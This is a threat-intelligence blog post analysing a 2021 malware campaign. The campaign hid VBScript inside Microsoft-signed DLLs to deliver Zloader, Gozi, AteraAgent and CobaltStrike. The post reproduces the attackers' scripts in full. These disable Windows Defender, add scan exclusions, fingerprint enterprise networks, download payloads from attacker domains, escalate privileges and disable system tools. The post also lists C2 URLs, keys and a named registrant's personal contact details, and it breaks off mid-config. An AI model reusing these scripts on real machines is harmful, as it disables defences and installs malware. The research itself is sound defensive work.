

Open in app ↗



Search



★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#) ✕


Signed DLL campaigns as a service



Jason Reaves · [Follow](#)

Published in Walmart Global Tech Blog

10 min read · Jan 12, 2022




Listen



Share

... More

By: Jason Reaves and Joshua Platt



Recently an actor has begun using a technique of embedding VBScript data at the end of Microsoft signed DLLs in order to GPG decrypt and then detonate payloads. While writing up our research another article was released on this by CheckPoint[7]

[8] but we felt there are enough pieces from our own research that can add to the story.

This concept has been talked about before using various files and is normally referred to as 'Polyglotting', for example lnk files[2] and appending to PE files[1]. For these campaigns they used Microsoft signed DLLs and abused a code signing check bug in attempts to bypass security measures.

The campaigns related to Zloader have also been previously discussed[3] so we will be focusing on going over the updates and differences in the more recent campaigns.

Campaign

The campaign has multiple components but the idea is to ultimately detonate malware, the malware payloads we went over include the following:

- AterAgent RAT
- Zloader
- Gozi
- CobaltStrike

As previously mentioned in the SentinelOne[3] article these campaigns still begin with fake installers, for the more recent campaigns we investigated they were using AdvancedInstaller to create the packages which would then kick off the detonation process of various components.

```

aRoot db 'root',0 ; DATA XREF: QtPrivate::QFunctorSlotObject<main::{lamb
a2connectionreq db '2connectionRequested(QString)',0 ; DATA XREF: QtPrivate::QFunctorSlotObject<main::{lamb
a1onconnectionr db '1onConnectionRequested(QString)',0 ; DATA XREF: QtPrivate::QFunctorSlotObject<main::{lamb
aHttpsClouds222 db 'https://clouds222.com/npw/index',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
aAssetsHiddenIc db ':/assets/hidden/icon.png',0 ; DATA XREF: main+16Dfo
aQtbase_ db 'qtbase_',0 ; DATA XREF: main+1A9fo
aQtdeclarative_ db 'qtdeclarative_',0 ; DATA XREF: main+1B8fo
aProxy db 'proxy',0 ; DATA XREF: main+4C5fo
aYouEnteredAnIn db 'You entered an invalid email, please enter the email that was reg' ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
db 'istered on website.',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
aNetworkError db 'Network error: ',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
aProcessingsetr db '/processingSetRequestBat1/',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
aServernameMsiA db 'servername=msi&account_login=%1',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
aServernameMsi db 'servername=msi',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
aLaunch_bat db 'launch.bat',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
aCmd_exe db 'cmd.exe',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
aC db '/C',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt
aErrorWritingTo db 'Error writing to batch file: ',0 ; DATA XREF: QmlSignalProxy::onConnectionRequested(QSt

```

The follow up components will handle various setup functionality such as setting up exclusions for msixexec using VBScript code appended to Microsoft signed binaries:

```

<script LANGUAGE="VBScript">
Set WshShell = CreateObject ("WScript.Shell")
WshShell.run "cmd.exe /c powershell.exe -inputformat none -
outputformat none -NonInteractive -Command Add-MpPreference -
ExclusionPath '%USERPROFILE%\AppData\Roaming', 0
WshShell.run "cmd.exe /c powershell.exe -inputformat none -
outputformat none -NonInteractive -Command Add-MpPreference -
ExclusionPath '%USERPROFILE%\AppData\Roaming*', 0
WshShell.run "cmd.exe /c powershell.exe -inputformat none -
outputformat none -NonInteractive -Command Add-MpPreference -
ExclusionPath '%USERPROFILE%\AppData\Roaming\*', 0
WshShell.run "cmd.exe /c powershell.exe -inputformat none -
outputformat none -NonInteractive -Command Add-MpPreference -
ExclusionPath 'C:\*', 0
WshShell.run "cmd.exe /c powershell.exe -inputformat none -
outputformat none -NonInteractive -Command Add-MpPreference -
ExclusionPath 'C:\', 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
MAPSReporting 0", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess 'regsvr32', 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess 'rundll32.exe', 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess 'rundll32*', 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionExtension '.exe', 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess 'regsvr32*', 0

```

```

WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess '.dll'", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess '*.dll'", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
PUAProtection disable", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
EnableControlledFolderAccess Disabled", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
DisableRealtimeMonitoring $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
DisableBehaviorMonitoring $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
DisableIOAVProtection $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
DisablePrivacyMode $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
SignatureDisableUpdateOnStartupWithoutEngine $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
DisableArchiveScanning $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
DisableIntrusionPreventionSystem $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
DisableScriptScanning $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
SubmitSamplesConsent 2", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess '*.exe'", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess 'explorer.exe'", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess '.exe'", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
HighThreatDefaultAction 6 -Force", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
ModerateThreatDefaultAction 6", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
LowThreatDefaultAction 6", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
SevereThreatDefaultAction 6", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -
ScanScheduleDay 8", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -
ExclusionProcess 'msiexec.exe'", 0
window.close()
</script>

```

Along with installing GPG for powershell usage:

```

function Install-GnuPg {
    <#

```

.SYNOPSIS

This function installed the GnuPg for Windows application. It the installer file is not in the DownloadFolderPath, the function will download the file from the Internet and then execute a silent installation.

.PARAMETER DownloadFolderPath

The folder path where you'd like to download the GnuPg for Windows installer into.

```
$uri = 'https://raw.githubusercontent.com/adbertram/Random-PowerShell-Work/master/Security/GnuPg.psm1'
$moduleFolderPath = 'C:\Program
Files\WindowsPowerShell\Modules\GnuPg'
$null = New-Item -Path $moduleFolderPath -Type Directory
Invoke-WebRequest -Uri $uri -OutFile (Join-Path -Path
$moduleFolderPath -ChildPath 'GnuPg.psm1')
$env:APPDATA
Install-GnuPG -DownloadFolderPath $env:APPDATA
echo "START"
```

The script will also perform some interesting checks to determine the likelihood of being in an enterprise environment:

```
$MaxIPToSendRequest = 2
```

```
$UserDomain = wmic computersystem get domain
$UserDomain = $UserDomain[2]
$UserDomain = $UserDomain.trim()
```

```
$UserPCName = $env:computername
$UserPCName = $UserPCName.trim()
```

```
Write-Host 'UserDomain = '$UserDomain
Write-Host 'UserPCName = '$UserPCName
```

```
$Condition001 = ($UserDomain -ne $UserPCName)
$Condition002 = ($UserDomain -ne "WORKGROUP")
```

```
$ArpInfo = arp -a
```

```
$arr1=$ArpInfo | select-string "192.168.(\d{1,3})(\.\d{1,3})(.)*
(\w\w-){5}(\w\w)"
    $arr1_count= $arr1.length
    #Write-Output $arr1
```

```
$arr2=$ArpInfo | select-string "10.(\d{1,3}).\d{1,3}(\.\d{1,3})(.)*
(\w\w-){5}(\w\w)"
    $arr2_count= $arr2.length
    #Write-Output $arr2
```


```
$arr3=$ArpInfo | select-string "172.(\d{1,3}).\d{1,3}(\.\d{1,3})
(.)*(\w\w-){5}(\w\w)"
    $arr3_count= $arr3.length
    #Write-Output $arr3
```

```
$IP_count= $arr1_count + $arr2_count + $arr3_count  
Write-Host 'IP_count =' $IP_count  
$Condition003 = ($IP_count -ge $MaxIPToSendRequest)  
$Condition_All = $Condition001 -and $Condition002 -and  
$Condition003
```

These checks then determine which malware will be installed, if all the conditions are met and the script is likely inside an enterprise then for this instance it will install CobaltStrike and AteraAgent RAT, if not then it will install Gozi or Zloader.

```
if ($Condition_All )  
{  
    $URL =  
    "https://cloudfiletehnology.com/z00m/index/processingSetRequestCoba/  
?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain +  
    "&hostname=" + $UserPCName  
    Invoke-WebRequest  
    https://cloudfiletehnology.com/z00m/index/processingSetRequestBat5/?  
servername=msi -OutFile ais.bat  
    Invoke-WebRequest  
    https://cloudfiletehnology.com/z00m/index/processingSetRequestBat6/?  
servername=msi -OutFile apiicontrast.dll  
    Invoke-WebRequest $URL -outfile zoom2.dll.gpg  
    Invoke-WebRequest  
    https://cloudfiletehnology.com/z00m/index/processingSetRequestAtera/  
?servername=msi -outfile zoom1.msi.gpg  
}  
else  
{  
    $URL =  
    "https://cloudfiletehnology.com/z00m/index/processingSetRequestBot/?  
servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain +  
    "&hostname=" + $UserPCName  
    Invoke-WebRequest  
    https://cloudfiletehnology.com/z00m/index/processingSetRequestBat5/?  
servername=msi -OutFile ais.bat  
    Invoke-WebRequest  
    https://cloudfiletehnology.com/z00m/index/processingSetRequestBat6/?  
servername=msi -OutFile apiicontrast.dll  
    Invoke-WebRequest $URL -outfile zoom.dll.gpg  
}
```

PE Polyglot Technique



0
/ 65

No security vendors and 1 sandbox flagged this file as malicious

5baedc5210dda979a4f3f231b1b6e24d7e150db70f93e36526078601b8d13aaf

AppResolver.dll

64bits
assembly
invalid-rich-pe-linker-version
overlay
pedll
signed
via-tor

Community Score

?

X
✓

DETECTION
DETAILS
RELATIONS
BEHAVIOR
CONTENT
SUBMISSIONS

Basic Properties ⓘ

MD5	82784c55e9a844424e9cb443efe7d017
SHA-1	45262b91841a5eae0e7b2641cbd402d389210406
SHA-256	5baedc5210dda979a4f3f231b1b6e24d7e150db70f93e36526078601b8d13aaf
Vhash	155076655d155d155557z87ze00148z22001bez4
Authentihash	45cdb0bb28b1ec8b22c73b1f72acd4eea71e2864e5e195ea57c1abe73cb452bc
Imphash	0e436b03a9170a850ade7a48204599a3
Rich PE header hash	f5860e885a7e7a278bd46856e71b2b56
SSDEEP	12288:AZdBnDynD4aKoOOYHaGSpXVho1jepu+X7LhVg:AZTnDynkoOyGSpX7o1jecW1Vg
TLSH	T1CBC43A2F26EC0295E57DE17C89874609E6727462031256CF3294C27E5F2FFE4BA3AB10
File type	Win32 DLL
Magic	PE32+ executable for MS Windows (DLL) (console) Mono/.Net assembly
TrID	Windows Control Panel Item (generic) (92.2%)

If we look into the data on the file however we can see VBScript code has been appended to the file:

7/28

[illegible]

Prettier version of just the VBScript:

```
<script LANGUAGE="VBScript">
Set WshShell = CreateObject ("WScript.Shell")
Sub Sleep (ms)
    Set fso = CreateObject("Scripting.FileSystemObject")
    Dim sFilePath: sFilePath = fso.GetSpecialFolder(2) &
"\WScriptSleeper.vbs"
    If Not fso.FileExists(sFilePath) Then
        Set oFile = fso.CreateTextFile(sFilePath, True)
        oFile.Write "wscript.sleep WScript.Arguments(0)"
        oFile.Close
    End If
    Dim oShell: Set oShell = CreateObject("WScript.Shell")
    oShell.Run sFilePath & " " & ms, 0, True
End Sub
Sleep (45000)
WshShell.run "cmd.exe /c PowerShell -NoProfile -ExecutionPolicy
Bypass -command Import-Module GnuPg; Remove-Encryption -FolderPath
%AppData% -Password 'bibigroup'", 0
Sleep (45000)
WshShell.run "cmd.exe /c zoom1.msi", 0
WshShell.run "cmd.exe /c rundll32.exe zoom.dll DllRegisterServer"
WshShell.run "cmd.exe /c mode.exe", 0
window.close()
</script>
```


This DLL is meant to be executed by 'mshta.exe' which will then decrypt and detonate files. The detonation piece will involve the usage of batch files as previously mentioned, example:

e3d7f1af2bc790cf143827d2335b594dc3d54a0f49cb61e0b8d6a2d1f0ad27cb

```
cd %APPDATA%
start /b cmd /c C:\Windows\System32\mshta.exe
%APPDATA%\appContast.dll
start /b cmd /c C:\Windows\System32\mshta.exe
%APPDATA%\apiicontrast.dll
powershell Invoke-WebRequest
https://commandaadmin.com/adminpriv.exe -OutFile adminpriv.exe
adminpriv -U:T -ShowWindowMode:Hide reg add
"HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"
/v "Notification Suppress" /t REG DWORD /d "1" /f
adminpriv -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v
"DisableTaskMgr" /t REG DWORD /d "1" /f
adminpriv -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v
"DisableCMD" /t REG DWORD /d "1" /f
adminpriv -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v
"DisableRegistryTools" /t REG DWORD /d "1" /f
adminpriv -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer"
/v "NoRun" /t REG DWORD /d "1" /f
powershell.exe -command "Add-MpPreference -ExclusionExtension
".bat""
adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default}
recoveryenabled No
adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default}
bootstatuspolicy ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
ping 127.0.0.1 -n 50 > nul
powershell Invoke-WebRequest https://commandaadmin.com/reboos.dll
-OutFile reboos.dll
cd %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
powershell Invoke-WebRequest https://commandaadmin.com/auto.bat -
OutFile auto.bat
powershell.exe New-ItemProperty -Path
HKLM:Software\Microsoft\Windows\CurrentVersion\policies\system -Name
EnableLUA -PropertyType DWord -Value 0 -Force
shutdown
shutdown /s /f /t 01
shutdown /s /f /t 00
shutdown /s /f
```

For this instance adminpriv is Nsudo[4] and reboos.dll is for detonating a separate DLL using the same trick with mshta.exe:

```
<script LANGUAGE="VBScript">
Set WshShell = CreateObject ("WScript.Shell")
WshShell.run "cmd.exe /c rundll32.exe zoom2.dll DllRegisterServer",
0
WshShell.run "cmd.exe /c regsvr32 zoom.dll", 0
window.close()
</script>
```

The downloaded batch file `auto.bat` from above will leverage adminpriv which we mentioned is NSude[4]:

```
adminpriv -U:T -ShowWindowMode:Hide sc delete windefend
```

It will also execute other vbs code which also lines up with the previous work done by SentinelOne:

```
:UACPrompt
echo Set UAC = CreateObject^("Shell.Application"^) >
"%temp%\getadmin.vbs"
set params = %*: "="
echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "",
"runas", 0 >> "%temp%\getadmin.vbs"

"%temp%\getadmin.vbs"
del "%temp%\getadmin.vbs"
exit /B
```

And finally we can see it detonate the code appended to the DLL using mshta:

```
start /b cmd /c C:\Windows\System32\mshta.exe
%APPDATA%\apiicontrast.dll
```

The zoom file as it turns out for this instance is an AteraAgent installer:

b6280ee7d58b89b0951f08aabe64f1780887bf360e8a725e4269675398ebad65

Plushkinloder9@yandex.ru

The email associated with the Atera installer was also used for a domain registration:

Registry Registrant ID: reg-a6r6lkbkoh64
Registrant Name: Alexey Samoylov
Registrant Organization: Private Person
Registrant Street: sadovaya 14
Registrant City: oktyaborskiy
Registrant State/Province: Ulyanovskaya
Registrant Postal Code: 433407
Registrant Country: RU
Registrant Phone: +7.9260229351
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: plushkinloder9@yandex.ru
Registry Admin ID: reg-zsnzthxfekkq
Admin Name: Alexey Samoylov
Admin Organization: Private Person
Admin Street: sadovaya 14
Admin City: oktyaborskiy
Admin State/Province: Ulyanovskaya
Admin Postal Code: 433407
Admin Country: RU
Admin Phone: +7.9260229351
Admin Phone Ext:
Admin Fax: +7.9260229351
Admin Fax Ext:
Admin Email: plushkinloder9@yandex.ru
Registry Tech ID: reg-v8bnf870ivb6
Tech Name: Alexey Samoylov
Tech Organization: Private Person
Tech Street: sadovaya 14
Tech City: oktyaborskiy
Tech State/Province: Ulyanovskaya
Tech Postal Code: 433407
Tech Country: RU
Tech Phone: +7.9260229351
Tech Phone Ext:
Tech Fax: +7.9260229351
Tech Fax Ext:
Tech Email: plushkinloder9@yandex.ru

At least one campaign server was still online during our research from December campaigns:


A screenshot of a login form for the 'Installer campaign panel'. It features a light gray background. On the left, the text 'Password:' is displayed. To its right is a white rectangular input field. Further right is a gray button with the text 'Login' in white.

Installer campaign panel login

This is a sold service and can be linked to a crew we have previously discussed, ConfCrew[6].


Campaign stats

Campaigns began in May 2021 and go through December 2021:



Infections by month in 2021

The infections are primarily located in the US and Europe but do cover a wide range of places geographically:



Infections by geolocation

Malware Config Extraction

The Zloader is the newer version, the config is simply encrypted with RC4 using a hardcoded key which was mentioned in the article by Hasherezade previously[5]. We can abuse the NULL values in the internal configuration along with some basic knowledge of RC4 encryption to find the internal config after we first find the key:

```
config_key = re.findall('[a-z]{20,}', data)
```

After finding the key we can find the encrypted config by looking for 16 bytes chunks from the 256 byte SBOX, this would tell us the general area where the encrypted config is which then makes this a bruteable problem.

```

if len(config_key) > 0:
    #Find possible key
    key = config_key[0]
    #Because ARC4 is a reoccurring sbox of 256 bytes
    #We can possible find the encrypted config by looking for
any 16 byte
    # sequence from a null encrypted block
    temp = '\x00'*256
    rc4 = ARC4.new(key)
    needle = rc4.encrypt(temp)
    offsets = []
    for i in range(256/16):
        if needle[i*16:(i+1)*16] in data:
            offsets.append(data.find(needle[i*16:(i+1)*16]))
    if len(offsets) > 0:
        #Take first occurrence
        off = min(offsets)
        #Create bruteable space
        blob = data[off-(1024*4):off+(1024*4)]

```

Now we just brute until we find a known plaintext string:

```

for i in range(len(blob)):
    rc4 = ARC4.new(key)
    test = rc4.decrypt(blob[i:])
    if 'http://' in test or 'https://' in test:
        print("Found it")
        print(test)
        break

```

Zloader internal config:

CAMPAIGN: vasja

C2: <https://iqowijsdakm.com/gate.php>
<https://wiewjdmkfjn.com/gate.php>
<https://dksaoidiakjd.com/gate.php>
<https://iweuiqjdakjd.com/gate.php>
<https://yuidskadjna.com/gate.php>
<https://olksmadnbdj.com/gate.php>
<https://odsakmdfnbs.com/gate.php>
<https://odsakjmdnhsaj.com/gate.php>
<https://odjdnhsaj.com/gate.php>
<https://odoishsaj.com/gate.php>
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

And pivoting on the C2 key we can find lots of campaigns by this actor:

CAMPAIGN: personal

C2: <https://iqowijsdakm.com/gate.php>
<https://wiewjdmkfjn.com/gate.php>
<https://dksaoidiakjd.com/gate.php>
<https://iweuiqjdakjd.com/gate.php>
<https://yuidskadjna.com/gate.php>
<https://olksmadnbdj.com/gate.php>
<https://odsakmdfnbs.com/gate.php>
<https://odsakjmdnhsaj.com/gate.php>
<https://odjdnhsaj.com/gate.php>
<https://odoishsaj.com/gate.php>
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: googleaktualizacija

C2: <https://iqowijsdakm.com/gate.php>
<https://wiewjdmkfjn.com/gate.php>
<https://dksaoidiakjd.com/gate.php>
<https://iweuiqjdakjd.com/gate.php>
<https://yuidskadjna.com/gate.php>
<https://olksmadnbdj.com/gate.php>
<https://odsakmdfnbs.com/gate.php>
<https://odsakjmdnhsaj.com/gate.php>
<https://odjdnhsaj.com/gate.php>
<https://odoishsaj.com/gate.php>
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: bulldog

C2: <https://iqowijsdakm.com/gate.php>
<https://wiewjdmkfjn.com/gate.php>
<https://dksaoidiakjd.com/gate.php>
<https://iweuiqjdakjd.com/gate.php>
<https://yuidskadjna.com/gate.php>
<https://olksmadnbdj.com/gate.php>
<https://odsakmdfnbs.com/gate.php>
<https://odsakjmdnhsaj.com/gate.php>
<https://odjdnhsaj.com/gate.php>
<https://odoishsaj.com/gate.php>
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: personal

C2: <https://iqowijsdakm.com/gate.php>
<https://wiewjdmkfjn.com/gate.php>
<https://dksaoidiakjd.com/gate.php>
<https://iweuiqjdakjd.com/gate.php>

<https://yuidskadjna.com/gate.php>
<https://olksmadnbdj.com/gate.php>
<https://odsakmdfnbs.com/gate.php>
<https://odsakjmdnhsaj.com/gate.php>
<https://odjdnhsaj.com/gate.php>
<https://odoishsaj.com/gate.php>
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: 9092ge

C2: <https://asdfghdsajkl.com/gate.php>
<https://lkjhgfgsdshja.com/gate.php>
<https://kjdhshasghjds.com/gate.php>
<https://kdjwhqejqwij.com/gate.php>
<https://iasudjghnasd.com/gate.php>
<https://daksjuggdhwa.com/gate.php>
<https://dkisuaggdjhna.com/gate.php>
<https://eiqwuggejqw.com/gate.php>
<https://dquggwjhdmq.com/gate.php>
<https://djshggadasj.com/gate.php>
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: googleaktualizacija

C2: <https://iqowijsdakm.com/gate.php>
<https://wiewjdmkfjn.com/gate.php>
<https://dksaoidiakjd.com/gate.php>
<https://iweuiqjdakjd.com/gate.php>
<https://yuidskadjna.com/gate.php>
<https://olksmadnbdj.com/gate.php>
<https://odsakmdfnbs.com/gate.php>
<https://odsakjmdnhsaj.com/gate.php>
<https://odjdnhsaj.com/gate.php>
<https://odoishsaj.com/gate.php>
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: tim

C2: <https://iqowijsdakm.com/gate.php>
<https://wiewjdmkfjn.com/gate.php>
<https://dksaoidiakjd.com/gate.php>
<https://iweuiqjdakjd.com/gate.php>
<https://yuidskadjna.com/gate.php>
<https://olksmadnbdj.com/gate.php>
<https://odsakmdfnbs.com/gate.php>
<https://odsakjmdnhsaj.com/gate.php>
<https://odjdnhsaj.com/gate.php>
<https://odoishsaj.com/gate.php>
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CobaltStrike was also found to be leveraged by this actor for enterprise environments:

```
{'SPAWNTO_X64': '%windir%\sysnative\.dllhost.exe', 'SLEEPTIME':
'45000', 'C2_VERB_GET': 'GET', 'ProcInject_Execute':
